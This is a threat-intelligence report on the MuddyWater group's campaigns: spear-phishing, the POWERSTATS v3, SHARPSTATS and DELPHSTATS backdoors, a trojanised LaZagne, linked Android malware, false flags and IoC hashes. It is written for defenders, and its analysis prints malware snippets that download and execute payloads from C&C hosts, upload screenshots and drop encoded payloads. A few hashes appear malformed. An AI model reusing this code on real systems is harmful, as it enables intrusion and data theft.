

New MuddyWater Activities Uncovered:

Threat Actors Used Multi-Stage Backdoors, New Post-Exploitation
Tools, Android Malware, and More

Daniel Lunghi and Jaromir Horejsi

New findings on MuddyWater's old and recent activities

We came across new campaigns that seem to bear the markings of MuddyWater – a threat actor group with a history of targeting organizations in Middle Eastern and Asian countries. The group used new tools and payloads in campaigns over the first half of 2019, pointing to the continued work the group has put in since our [last report on MuddyWater](#) in November 2018.

Apart from discovering new campaigns related to MuddyWater, we also uncovered crucial information related to the group's old and recent activities. These include findings on the threat actor group's connection to some Android malware variants, its use of false flags to misattribute campaigns to certain countries, its infrastructure, and its target countries and industries. We will also share our independent findings regarding certain information about the threat actor group's operations, which was leaked on Telegram in April 2019.

Threat actors found using POWERSTATS V3 – a multi-stage backdoor

In one of the MuddyWater campaigns we spotted, we detected spear-phishing emails that the group sent to a university in Jordan and the Turkish government. In both cases, the threat actor group did not spoof the said legitimate entities' sender address to deceive email recipients, but instead used compromised legitimate accounts to trick users into installing malware.




Figure 1. Screenshot of a spear-phishing email spoofing a government office, dated April 8, 2019.

```
Received: from [redacted].GOVER.Local (unknown [redacted]) by [redacted].gov.jo
(Postfix) with ESMTPS; Mon, 8 Apr 2019 10:49:59 +0300 (EEST)
Received: from GOVERCHV20.GOVER.Local ([redacted]) by [redacted].GOVER.Local
([redacted]) with Microsoft SMTP Server (TLS) id 14.3.408.0; Mon, 8 Apr 2019
10:49:58 +0300
Received: from [redacted].GOVER.Local ([redacted]) by
[redacted].GOVER.Local ([:1]) with mapi id 14.03.0415.000; Mon, 8 Apr 2019
10:49:57 +0300
Authentication-Results: spf=pass (sender IP is [redacted])
smtp.mailfrom=[redacted].gov.jo; [redacted].edu.jo; dkim=none (message not signed)
header.d=none; [redacted].edu.jo; dmarc=bestguesspass action=none
header.from=[redacted].gov.jo;compauth=pass reason=109
Received-SPF: Pass (protection.outlook.com: domain of [redacted].gov.jo designates
[redacted] as permitted sender) receiver=protection.outlook.com;
client-ip=[redacted]; helo=[redacted].gov.jo;
Thread-Topic: Students Migration Verification - Civil Status and passport
Department
```

Figure 2. Email headers showing the origin of the spear-phishing email

The legitimate owners of the compromised email accounts were from the same countries the target entities are based. As of this writing, it's unclear how they were compromised, but it's possible that the group had used the Gophish toolkit since they have already utilized it in an old campaign.

The threat actor group deployed a new multi-stage PowerShell-based backdoor called **POWERSTATS v3**. The spear-phishing email that contains a document embedded with a malicious macro will drop a VBE file encoded with Microsoft Script Encoder. The VBE file, which holds a base64-encoded block of data containing obfuscated PowerShell script, will then execute. This block of data will be decoded and saved to the `%PUBLIC%` directory under various names ending with image file extensions such as `.jpeg` and `.png`. The PowerShell code will then use custom string obfuscation and lots of useless blocks of code to make it difficult to analyze.

```
for(
  (((296 + 976) -ne (-4605)) -and -not(((527 -ne (-([int](2405 / 5)))) -
)
){
  Write-Host ('{2}{0}{3}{1}'-f's0','05','Po','00');
  $BF7wVfQnD2IPh = $H21_ZShSXfPBiiqR;
  $FOgv2RGjVOXrXQd = $h21_ZshsXFPBiiQr;
  $BF7wVFQND2IPH = (-4005);
  $h21_ZsHSxFPBiiqR = $r29bgruAW1ACY4kBOxF;
  $g3q8pGRdlPpG1e7HV5s00 = $fOgv2RgJvOXrxQD;
  $h21_ZSHSXfPBiiqR = ($SBYmQH0CrT0vkqUQG7+(-([int](199528 / 49))));
  $nnW_N_Ne5 = (1338 - 523);
}
```

Figure 3. Code snippet of obfuscated and useless code

The final backdoor code will be shown after the deobfuscation of all strings and removal of all unnecessary code. But first, the backdoor will acquire the operating system (OS) information and save the result to a log file.

```
function get_osinfo()
{
  get_username;
  get_userdomain;
  get_tasklist;
  get_desktopfiles;
  get_ipaddress;
  get_architecture;
}

get_osinfo | out-file $env:temp\log.txt;
```

Figure 4. Code snippet of OS information collection

This file will be uploaded later to the command and control (C&C) server. Each victim machine will generate a random GUID number, which will be used for machine identification. Later on, the malware variant will start the endless loop, querying for the GUID-named file in a certain folder on the C&C server. If the file is found, it will be downloaded and executed using the `Powershell.exe` process.

The threat actor group can then proceed to a second stage attack by sending commands to a specific victim in an asynchronous way. In essence, they can download another backdoor payload from the C&C server and install it on their targets' systems.

```
try{
  $webclient.DownloadFile("http://[redacted]/sDownloads/" + $generated_guid + ".jpeg",$ENV:public + "\" + "ieee" + ".dat");
  run_ieee_dat;
  break;
}
```

Figure 5. The code in POWERSTATS v3 that downloads the second attack stage

We were able to look into an instance where the group proceeded to launch a second stage attack. In this scenario, another backdoor was downloaded. The backdoor supports the following commands:

- Take screenshots
- Command execution via the cmd.exe binary
- If there's no keyword, the malware variant assumes that the input is PowerShell code and executes it via the "Invoke-Expression" cmdlet

```
if($raw532IRFRSU3SpQEBh.startswith("screenshot"))
{
    $MUyv9K7F6Gv2 = get-screenshot;
    upload_file ("http://"+$c2address+"/ls.php?TOKEN=Pomy54tvbRetceX&func=sc&i="
```

Figure 6. The code in POWERSTATS v3 (second stage) that handles the screenshot command

The C&C communication is done using PHP scripts with a hardcoded token and a set of backend functions, e.g., *sc* (screenshot), *res* (result of executed command), *reg* (register new victim), and *uDel* (self-delete after an error).

```
$c2response = download_file("http://"+$c2address+"/command/" + $guid_value + ".cmd");
if ($c2response -ne "Error")
```

Figure 7. In an endless loop, the malware variant queries a given path on C&C server, trying to download a GUID-named file with commands to execute.

Other MuddyWater campaigns that used different payloads and tools

Since 2018, the threat actors behind MuddyWater have been actively targeting victims using a variety of methods and techniques, and they seem to keep on adding more as they move forward with new campaigns.

The abovementioned campaign that used POWERSTATS v3 is not the only one we found using new tricks. We observed other campaigns with different delivery methods and dropped file types. Notably, these campaigns have also changed payloads and publicly available post-exploitation tools.

Payload changes

Discovery date	Method for dropping malicious code	Type of files dropped	Final payload
2018-03	Macros	SCT, INF, base52 encoded	POWERSTATS
2018-11	Macros	VBS, JS, base52 encoded	POWERSTATS
2018-11	Macros	DLL, REG	CLOUDSTATS
2019-01	Macros	EXE	SHARPSTATS
2019-01	Macros	INF, EXE	DELPHSTATS
2019-03	Macros	Base64 encoded, BAT	POWERSTATS v2
2019-04	Template injection	Document with macros	POWERSTATS v1 or v2
2019-05	Macros	VBE	POWERSTATS v3

Table 1. The evolution of MuddyWater's delivery methods and payloads since 2018

One of the said custom tools was [POWERSTATS](#), a PowerShell-based backdoor that the group first used in 2017. Another one is CLOUDSTATS, a PowerShell-based backdoor that uses a cloud file hosting provider for its command and control (C&C) communication. We discussed the use of CLOUDSTATS in a previous [report](#).

In January 2019, we discovered that the campaign started using **SHARPSTATS**, a .NET-written backdoor that supports DOWNLOAD, UPLOAD, and RUN functions. In the same month, **DELPHSTATS** emerged. This backdoor is written in the Delphi programming language, and queries the C&C server for a .dat file before executing it via the *Powershell.exe* process. Similar to the SHARPSTATS backdoor, DELPHSTATS employs custom PowerShell script with code similarities to the one embedded into the SHARPSTATS backdoor. A campaign that dropped this variant was thoroughly discussed [in this report](#).

```

private static bool GetSystemInfo(string id)
{
    bool result;
    try
    {
        string value = string.Concat(new string[]
        {
            Program.b64encode_and_XOR(Program.GetMachineName()),
            "_",
            Program.b64encode_and_XOR(Program.GetUsername()),
            "_",
            Program.b64encode_and_XOR(Program.GetDomainName()),
            "_",
            Program.b64encode_and_XOR(Program.GetOS()),
            "_",
            Program.GetCurrentDateTime(),
            "_",
            Program.GetIPAddress(),
            "_",
            Program.b64encode_and_XOR(Program.loc)
        });
        string path = "id_" + id;
    }
}

```

Figure 8. SHARPSTATS can be used to collect system information by dropping and executing a PowerShell script.

004C7545	push	4C7784; 'http://amazon.serveftp.com/Data/'
004C754A	push	dword ptr ds:[4D60E8]; gvar_004D60E8:AnsiString
004C7550	push	4C77B0; '.dat'

Figure 9. The code in DELPHSTATS that queries a certain directory on the C&C server. It's where operators upload additional payload.

In mid-March 2019, we came across **POWERSTATS v2**, a heavily obfuscated backdoor. An earlier version of this backdoor decodes the initial encoded/compressed blocks of code. An improved version appeared later on, and we saw that it heavily uses format strings and redundant backtick characters. In the earlier version, function names were still somehow readable, but they were completely randomized in later versions.

Use of different post-exploitation tools

Since the emergence of MuddyWater, we found that its operators used multiple open source post-exploitation tools, which they deployed after successfully compromising a target.

Name of the post-exploitation tool	Programming language/Interpreter
CrackMapExec	Python, PyInstaller
ChromeCookiesView	Executable file
chrome-passwords	Executable file
EmpireProject	PowerShell, Python
FruityC2	PowerShell
Koadic	JavaScript
LaZagne	Python, PyInstaller
Meterpreter	Reflective loader , executable file
Mimikatz	Executable file
MZCookiesView	Executable file
PowerSploit	PowerShell
Shootback	Python, PyInstaller
Smbmap	Python, PyInstaller

Table 2. Tools used by MuddyWater campaigns over the years

One of the campaigns we uncovered notably delivered the **EmpireProject** stager via a scheme that involves the use of template injection and the abuse of the [CVE-2017-11882](#) vulnerability. If the email recipient clicks on a malicious document, a remote template is downloaded, which will trigger the exploitation of CVE-2017-11882. This will then lead to the execution the EmpireProject stager.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns=
"http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/
attachedTemplate" Target="http://droobox.online/luncher.doc"
TargetMode="External"/></Relationships>
```

Figure 12. Clicking on the malicious document leads to the abuse of CVE-2017-11882, and then the execution of the EmpireProject stager.

We also saw the **LaZagne** credential dumper being patched to drop and run POWERSTATS in the main function.

```

def intimoddumpers():
    sdll = base64.b64decode('PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZG1
slogs = base64.b64decode('W3ZlcnNpb25dDQpTaWduYXR1cmU9JGNoaW
sini = '-FJ+QM2?@2CQ1AX1G-,<+*VI.XQ/UW-BQ0RZ2?C1B91=C.ER2[Z1
saveToFile(sdll, 'c:\\programdata\\WindowsDriverINI.dll')
saveToFile(slogs, 'c:\\programdata\\WindowsDriverINI.logs')
saveToFile(sini, 'c:\\programdata\\WindowsDriverINI.ini')
os.system('c:\\windows\\system32\\rundll32.exe advpack.dll,L

if __name__ == '__main__':
    intimoddumpers()
    parser = argparse.ArgumentParser(description=constant.st.ban
parser.add_argument('-version', action='version', version='V
PPoptional = argparse.ArgumentParser(add_help=False, formatt
PPoptional._optionals.title = 'optional arguments'

```

Figure 13. LaZagne has been patched to drop and run POWERSTATS in the main function. See added *intimoddumpers()* function. Note the typo in the function name (using INTI, not INIT).

Connections to Android malware variants

In addition to uncovering new campaigns, we were also able to find connections between MuddyWater and four Android malware variants that posed as legitimate applications. We were able to establish proof of connection through their shared infrastructure, e.g., IP addresses and C&C servers, and the code similarities between some of the malware families.

We first noticed the first Android malware variant (AndroidOS_Mudwater.HRX) when we discovered that its IP address and C&C server, 78[.]129[.]139[.]131, was used as the final C&C server of a MuddyWater campaign. In the said campaign, we saw victims receiving commands for downloading a second stage payload from the abovementioned IP address.

Apart from custom stealing capabilities, AndroidOS_Mudwater.HRX has two other interesting features:

- Brute forces hardcoded IP addresses (with a list of usernames and passwords).
- Spreads malicious apps by sending all contacts an SMS (in Turkish) containing a link to the malicious APK. The link points to an APK in the directory tree of a legitimate website belonging to a non-profit research organization in Turkey. Most likely, the organization's website was compromised, which is not surprising as its website was hosted on WordPress, a platform MuddyWater is fond of targeting.

```
public class AppProtocol {
    public static final int DELETE_CLIENT = 210;
    public static final int DO_BRUTE_FORCE = 102;
    public static final int DO_PORT_SCAN = 103;
    public static final int GET_ALL_CONTACT = 206;
    public static final int GET_ALL_SMS = 205;
    public static final int GET_ALL_SMS_SENT = 212;
    public static final int GET_ALL_SYSTEM_INFO = 204;
    public static final int GET_CLIENT_DONE = 105;
    public static final int GET_CLIENT_NUM = 209;
    public static final int GET_COMMAND = 214;
    public static final int GET_CONTACT = 203;
    public static final int GET_PERSONAL_INFO = 213;
    public static final int GET_SMS = 202;
    public static final int GET_SMS_RECEIVED = 211;
    public static final int GET_SYSTEM_INFO = 201;
    public static final int IS_CLIENT_CONNECTED = 106;
    public static final int IS_SERVER_ALIVE = 299;
    private static final int PRE_INDEX = 200;
    private static final int ROBOT_PRE_INDEX = 100;
    public static final int SEND_SMS = 207;
    public static final int SEND_SMS_TO_ALL = 208;
}
```

Figure 14. List of commands supported by the newer version of the malicious app

We found a connection between AndroidOS_Mudwater.HRX and the second malware variant (AndroidOS_HiddenApp.SAB) based on similarities in their code structure. The figure below shows these similarities.

```

public class MyProtocol {
    public static final int GET_CALL_LOG = 54;
    public static final int GET_CONTACTS = 51;
    public static final int GET_SCREEN_SHOT = 53;
    public static final int GET_SMS = 52;
    public static final int GET_SYSTEM_INFO = 55;
    private static final int PRE_NUM = 50;
}

```

Figure 15. List of commands supported by the older version of the malicious app

The second malware variant is a custom stealer that implements features for stealing call logs, contacts, SMS messages, phone information, and screenshots. It posts all stolen data to a Telegram channel. Like the previously mentioned variant, we found hints in the file that shows that it might be a test version.

We then discovered shared signed certificates that connect AndroidOS_HiddenApp.SAB and the third malware variant (AndroidOS_Androrat.AXM). Its C&C server is a local IP address, which led us to think that our detected sample is a test version.

Meanwhile, we saw the connection of Droidjack RAT — the fourth malware variant (AndroidOS_Androrat.AXMA) — to MuddyWater in the domain name of the former's C&C server (googleads[.]hopto[.]org), which shares C&C servers with some DELPHSTATS samples that we analyzed. A Droidjack RAT variant is a remote access trojan that [allows](#) attackers to take full control of an Android device when installed.

Potential targets

While we can't say for sure who or what entities the four Android malware variants were specifically targeting, our analysis of the indicators of compromise (IoCs) provided us with clues on the targets' locations.

It likely targets users in Turkey, because the campaign used a malicious app that was hosted in a compromised Turkish website. The campaign also spread an SMS written in the Turkish language to lure users into downloading a malicious app.

Pakistan could be another target location: Some target IP addresses that were hardcoded in the brute force functions of some samples were traced back to Pakistan.

Afghanistan is another potential target location as the file name of one of the malicious applications we analyzed was *"AfghanistanElection.apk."*

Use of false flag techniques

Some of the tools used by MuddyWater campaigns contained false flags, which are messages that threat actors add into their programs to misattribute the campaign to a specific country. This technique was discussed recently by other [researchers](#).

Here are some false flags we spotted:

```
catch {
    Write-Host '无法连接到网址, 请等待龙...'
    $result = "error"
}
```

Figure 16. Several older POWERSTATS backdoors contained simplified Chinese text like “无法连接到网址, 请等待龙,” which translates to “Unable to connect to the URL, please wait for the dragon.”

```
#{DRAGOn_MIDDLE} = @(
("#{1}{2}{4}{0}{6}{5}{3}{7}"-f 'pa','ht',("{2}{1}{0}" -f 'a','d','tp://
"{9}{2}{6}{8}{4}{5}{0}{3}{10}{15}{16}{1}{11}{12}{14}{7}{13}" -f 'cek'
"{0}{11}{7}{1}{14}{2}{6}{3}{15}{13}{5}{10}{8}{9}{12}{4}"-f("{2}{1}{0}
"{10}{8}{1}{16}{2}{9}{13}{3}{4}{0}{5}{6}{15}{7}{12}{14}{11}"-f'dmi','
"{10}{2}{6}{9}{3}{4}{1}{12}{7}{5}{8}{11}{0}" -f'php',("{2}{0}{1}" -f
"{0}{9}{3}{8}{5}{4}{10}{11}{7}{2}{6}{1}" -f 'htt',("{3}{1}{2}{0}"-f ')
```

Figure 17. The dragon reference also manifested in this dragon variable.

```
$god = "אם הערבים יניחו את נשקם היום, לא תהיה עוד אלימות.
אם היהודים יניחו את נשקם היום, לא תהיה עוד ישראל"
$SKey = "ירים העם ויוכיח שדברו ותורתו עומדים "
```

Figure 18. Some PowerSTATS backdoors were compiled with the PS2EXE tool to .EXE files. These contained false flags, which are famous quotes of well-known people in Israel.

The translation of the two sets of text above are as follows: "\$god = "If the Arabs put down their weapons today, there will be no more violence ... If the Jews put down their arms today, there will be no more Israel" and "\$SKey = "he will raise the people and confirm that his word and law are standing". Note that these variables were not used in the rest of the code.

Document Properties		Document Properties	
cp:lastModifiedBy	Пользователь Windows	cp:lastModifiedBy	Windows User
		cp:revision	17
		dc:creator	дшыр

Debug Artifacts

Path C:\Users\дшыр\documents\visual studio 2010\Projects\pngdll\Release\pngdll.pdb

Figure 19. These false flags try to misattribute an attack to Russia or a country that uses the Cyrillic alphabet. Russian texts appeared in the metadata of some delivery documents and in a debug path of one DLL library.

The leak also included information regarding a certain individual. While we cannot confirm its veracity, we noticed that a document with MuddyWater code has been posted to VirusTotal prior to the leak, and its filename is similar to the name of the individual mentioned in the leak.

Infrastructure and targets

For the most part, the threat actor group used direct IP addresses as C&C servers and a few domain names (dynamic or not). In 2018, the group mostly used compromised WordPress websites as proxies to send commands that were forwarded to the final C&C servers.




Figure 22. Communication flow between the operator and the victim

We noticed that the said C&C servers were usually set up to listen to an uncommon port, and were shut down a few hours later. The next time the servers were up, they usually listened on a different port.

As mentioned in our previous research, most targets were located in Middle Eastern and Asian countries. Recently, we saw the group aiming for new targets in Europe. The figure below shows the target countries of MuddyWater campaigns. We included the United States, and some European countries, based on verified information from the leaks.



Figure 23. Countries that MuddyWater has targeted

Most victims were government entities, with the majority in the finance, education, foreign affairs, interior, defense, trade, and customs sectors. We also found many victims in the telecommunications industry such as telcos and web hosting providers.




Figure 24. Industries that MuddyWater has targeted

Conclusion

Aside from the abovementioned findings, we also found Twitter and Github accounts that we believe are linked to MuddyWater. Researchers have made [similar findings](#) in the past. This discovery, as well as the exposure of their operations to the public due to the leak, shows that the threat actor group has poor operational security and lack diligence in covering their tracks.

However, the group also appears to be agile. One week after we published our November 2018 report on their use of base52 encoding, we found out that they modified the alphabet from 52 characters to 40, 45, and 48. In our opinion, this action is a result of our disclosure of their activities.

While MuddyWater appears to have no access to zero-days and advanced malware variants, it still managed to be successful in compromising its targets over the last two years. This can be attributed to the continuous evolution of their schemes.

Notably, the group's use of email as an infection vector seems to have worked for their campaigns. In this regard, apart from using smart email security solutions, organizations should inform their employees of ways [to stay protected from email threats](#) to remove any security holes that they can exploit.

Indicators of Compromise (IoCs)

SHA-256s
4d72dcd33379fe7a34f9618e692f659fa9d318ab623168cd351c18ca3a805af1
7e7b6923f3e2ee919d1ea1c8f8d9a915c52392bd6f9ab515e4eb95fa42355991
1dae45ea1f644c0a8e10c962d75fca1cedcfd39a88acef63869b7a5990c1c60b
3deaa4072da43185d4213a38403383b7cefe92524b69ce4e7884a3ddc0903f6b
36ccae4dfffc70249c79cd3156de1cd238af8f7a3e47dc90a1c33476cf97a77b0
9389cf41e89a51860f918f29b55e34b5643264c990fe54273ffbbf5336a35a45
dab2cd3ddfe29a89b3d80830c6a4950952a44b6c97a664f1e9c182318ae5f4da
200c3d027b2d348b0633f8debbbab9f3efc465617727df9e3fdfa6ceac7d191b
98f0f2c42f703bfbb96de87367866c3cced76d5a8812c4cbc18a2be3da382c95
20bf83bf516b12d991d38fdc014add8ad5db03907a55303f02d913db261393a9
f5ef4a45e19da1b94c684a6c6d51b86aec622562c45d67cb5aab554f21eb9061
ff349c8bf770ba09d3f9830e22ab6306c022f4bc1beb193b3b2cfe044f9d617b
95c650a540ed5385bd1caff45ba06ff90dc0773d744efc4c2e4b29dda102fcce
6be18e3afeec482c79c9dea119d11d9c1598f59a260156ee54f12c4d914aed8f
3c0c58d4b9eefea56e2f7be3f07cdb73e659b4db688bfbf9eacd96ba5ab2dfe5
745b0e0793fc507d9e1ad7155beb7ac48f8a556e6ef06e43888cbefec3083f2f
9580aaca2e0cd607eaf54c3eb933e41538dc10cd341d41e3daa9185b2a6341c4
0ae4ce8c511a22da99c6edc4be86af1c5d3a7d2baf1e862925a503d8baae9fd7
c19095433ac4884d3205a59e61c90752ecb4e4fa6a84e21f49ed82d9ec48aa3c
264f2ea4a8fad97e66d5ad41a57517b4645fe4c4959d55370919379b844b0750
36be54812428b4967c3d25aafdc703567b42ad4536c089aefaef673ce36a958f
9112505ff574b43dd27efc8afcf029841e1ea5193db90424b8b8b6b0e53c3437
d77d16c310cce09b872c91ca223b106f4b56572242ff5c4e756572070fac210f
d5b7a5ae4156676b37543a3183df497367429ae2d01ef33ebc357c4bdd9864c3
c63f1d364b9fa2c1023ce5a1b5fed12e1eba780c64276811c4b47743dfcbadbd
0e7e3c2c7fe34afc02c6e672ae00bc4e432b300ec184dec08440fba91b664999
88e02850c575504bb4476f0d519cec8e6a562b72d17ed50b9d465d8e0de50093
67c3c5af27d19f25bc55c8e36ef19b57c03b211ce0637055721ae4b0e57011a7
5194f84cc52093bb4978167a9f2d5c0903e9de0b81ca20f492e4fc78b6a77655
3e6d39886d76ab3c08b26feae075e01e9fb3c90795fa52dd6c74e4ef8b590fe8
525ba2c8d35f6972ac8fcec8081ae35f6fe8119500be20a4113900fe57d6a0de

5d3d5fa9c6ffa64b2af0c5ce357cb6a16085280d32eb321d679b57472ffb1019
6ccb3882c516fafc54444e09f5c60738831292be0231939bec9168a0203e01bb
c175b2e9f0d73db293ca061ce95cdd92a423348aa162b14c158d97e9e7c3ff10
66733fe27591347f6b28bc7750ba1b47b2853f711adcdb1270951c6b92e795d6
fbd63941a25253f5bafef69c9cc86c7effc6ff14b9adddd6f69e2f26ed39a77a4

Figure 25. Malicious Word documents

SHA-256s
2ba871586176522fe75333e834c16025b01e1771e4c07bc13995adbfa77c45f5
6a441b2303aeb38309bf2cb70f1c97213b0fa2cf7a0f0f8251fe6dc9965ada3b
d698c1d492332f312487e027d0665970b0462aceeeba3c91e762cff8579e7f72
99e9a816e6b3fe7868b9c535ed13028f41089e0275eba1ba46ae7a62a7e47668
6a441b2303aeb38309bf2cb70f1c97213b0fa2cf7a0f0f8251fe6dc9965ada3b
d698c1d492332f312487e027d0665970b0462aceeeba3c91e762cff8579e7f72

Figure 26. Compressed weaponized documents

SHA-256s
df1bd693c11893c5259c591dceef707aa0480ef5626529f8a5b0ef826e5c0dec
4ba618c04cbdc47de2ab5f2c91f466bc42163fd541de80ab8b5e50f687bbb91c
e241b152e3f672434636c527ae0ebbd08c777f488020c98efce8b324486335c5
df1bd693c11893c5259c591dceef707aa0480ef5626529f8a5b0ef826e5c0dec

Figure 27. POWERSTATS encoded with PS2EXE tool

SHA-256s
6b4d271a48d118843aee3dee4481fa2930732ed7075db3241a8991418f00d92b
02f54da6c6f2f87ff7b713d46e058dedac1cedabd693643bb7f6dfe994b2105d
9af8a93519d22ed04ffb9ccf6861c9df1b77dc5d22e0aeaff4a582dbf8660ba6
dff2e39b2e008ea89a3d6b36dcd9b8c927fb501d60c1ad5a52ed1ffe225da2e2
26de4265303491bed1424d85b263481ac153c2b3513f9ee48ffb42c12312ac43
3bfec096c4837d1e6485fe0ae0ea6f1c0b44edc611d4f2204cc9cf73c985cbc2
5dbf6e347164d580665208b2bc04756857529121fd1c7861e84f18e8a6027924

e9617764411603ddd4e7f39603a4bdaf602e20126608b3717b1f6fcae60981f2
be9fb556a3c7aef0329e768d7f903e7dd42a821abc663e11fb637ce33b007087
de4a1622b498c1cc989be1a1480a23f4c4e9cd25e729a329cfadb7594c714358

Figure 27. Android malware

SHA-256s
c2c2adecff2e517395571f4f9bee3b8cuffed4521a8e1a3e3b363fd5e635f2eee
b2242bc51ebe2c3abc5a8691546827070540db43843b8328bdb81f450cd1254b
a4f9509e865d0a387cb8f0367e35ffd259b193f5270aacb67cb99942071c60cc

Figure 27. Executable files

SHA-256s
484f78eb4a3bb69d62491fdb84f2c81b7ae131ec8452a04d6018a634e961cd6a
a35406d9ef82a68fbabb3c1e19911c9ed41bed335ef44a15037d1580c2b9dd12
efdec1ad0830359632141186917fd32809360894e8c0a28c28d3d0a71f48ec2f
f1a69e2041ab8ab190d029d0e061f107ef1223b553e97c302e973a3b3c80f83e
31cf13e8579f0589424631c6be659480f9a204a50a54073e7d7fe6c9c81fa0db

Figure 27. Patched Lazagne

SHA-256s
6ee79815f71e2eb4094455993472c7fb185cde484c8b5326e4754adcb1faf78e
81c7787040ed5ecf21b6f80dc84bc147cec518986bf25aa933dd44c414b5f498
999e4753749228a60d4d20cc5c5e27ca4275fe63e6083053a5b01b5225c8d53a
8501c4df5995fd283e733ab00492f35aecb6ea2315b44e85abb90b3f067ccb64
4bd93e4a9826a65ade60117f6136cb4ed0e17beae8668a7c7981d15c0bed705a

Figure 28. SHARPSTATS

SHA-256s
503b2b01bb58fc433774e41a539ae9b06004c7557ac60e7d8a6823f5da428eb8
04acd5721ad37ac5aa84e7f7e20986de0a532fb625a8bc75302a0f38c171cee3
8ea17ed2cb662118937ed6fe189582cc11b2b73bb27a223d0468881ac5fcc08e
e2f82b074074955eeca3b0dd7b2831192bee49de329d5d4b36742c9721c8ad94

503b2b01bb58fc433774e41a539ae9b06004c7557ac60e7d8a6823f5da428eb8
--

Figure 29. DELPHSTATS

SHA-256s
121adcf3a52cafd0204ca4d4a42a9a09d6c9f559bcb997e51dba79c6a5a04efd
edde2eb39ed2f145c41e53e87d43add8de336d3e4d5c8d261f471d35edf3ed47

Figure 30. Backend server

SHA-256s
e60c802b692a503f4f91e8809bb961b5423c602f6fb374de1af4d983415de3f1
c84a61ba8c84ca1e879c4d8ac802ec260a8c426d89a09d8627a8c08ff6d88faf
78da47f5a341909d1e6f50f8d39fdde8129ede86f04f3e88b2278e16c72e2461
4e2cdfed691d6debab01c1733135b146817c94024177f9ef4b22726fac84322f
3fee29fefe4aa9386a11a7a615dd052ff89e21d87eee0fff5d6f933d9384ede2
